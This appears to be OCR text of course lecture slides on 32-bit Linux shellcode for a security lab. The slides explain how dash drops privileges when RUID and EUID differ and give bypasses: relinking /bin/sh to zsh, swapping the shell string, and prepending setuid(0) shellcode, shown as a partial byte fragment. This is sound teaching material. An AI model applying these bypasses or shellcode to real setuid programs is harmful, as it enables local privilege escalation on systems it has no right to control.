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
```

Null terminate argv
Push address of shell string
Set ECX = ESP
Set EDX = 0



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```


Set EAX to syscall number
Issue INT 0x80 to invoke syscall



Countermeasure:

Drop Privileges when RUID != EUID

We usually have to use a shell that doesn't have this countermeasure...
... but do we really need to do that here?

A Note on the Shell Countermeasure

- On our VM, /bin/sh points to /bin/dash, which has a countermeasure…
  -> Remember?! It drops privileges if RUID != EUID when being executed inside a setuid process

Q: How have we gotten around it before?

A Note on the Shell Countermeasure

- On our VM, /bin/sh points to /bin/dash, which has a countermeasure…
  -> Remember?! It drops privileges if RUID != EUID when being executed inside a setuid process

Q: How have we gotten around it before?

- Link /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- Change the shellcode to use a viable shell *(i.e., actually bypass this countermeasure)*

```
Change "\x68""//sh" to "\x68""/zsh"
```

- Add setuid(0) shellcode…
  -> You'll do this in Lab 3 ☺

Defeating the RUID != EUID Countermeasure

- Both **bash** and **dash** turn the setuid process into a non-setuid process
  i.e., They set the EUID equal to the RUID, effectively dropping any elevated privileges

- **Idea:** *before* running bash/dash, **set our RUID to 0!**
  - Invoke setuid(0)
  - We can add this to the beginning of our previous shellcode…

```
shellcode= (
    "\x31\xc0"              # xorl     %eax,%eax
    "\x31\xdb"              # xorl     %ebx,%ebx
    "\xb0\xd5"              # movb     $0xd5,%al
    "\xcd\x80"              # int      $0x80
    #---- The code below is the same as the one shown before ---
```

Your Next Steps w/ Shellcode

- Review 32-bit Shellcode Assembly - Task 1
- Review 64-bit Shellcode Assembly – Grad Credit
  - very similar to 32-bit shellcode
- Review Set-UID Assembly (32-bit & 64-bit) – Task 4
  - A small extension to our previous shellcode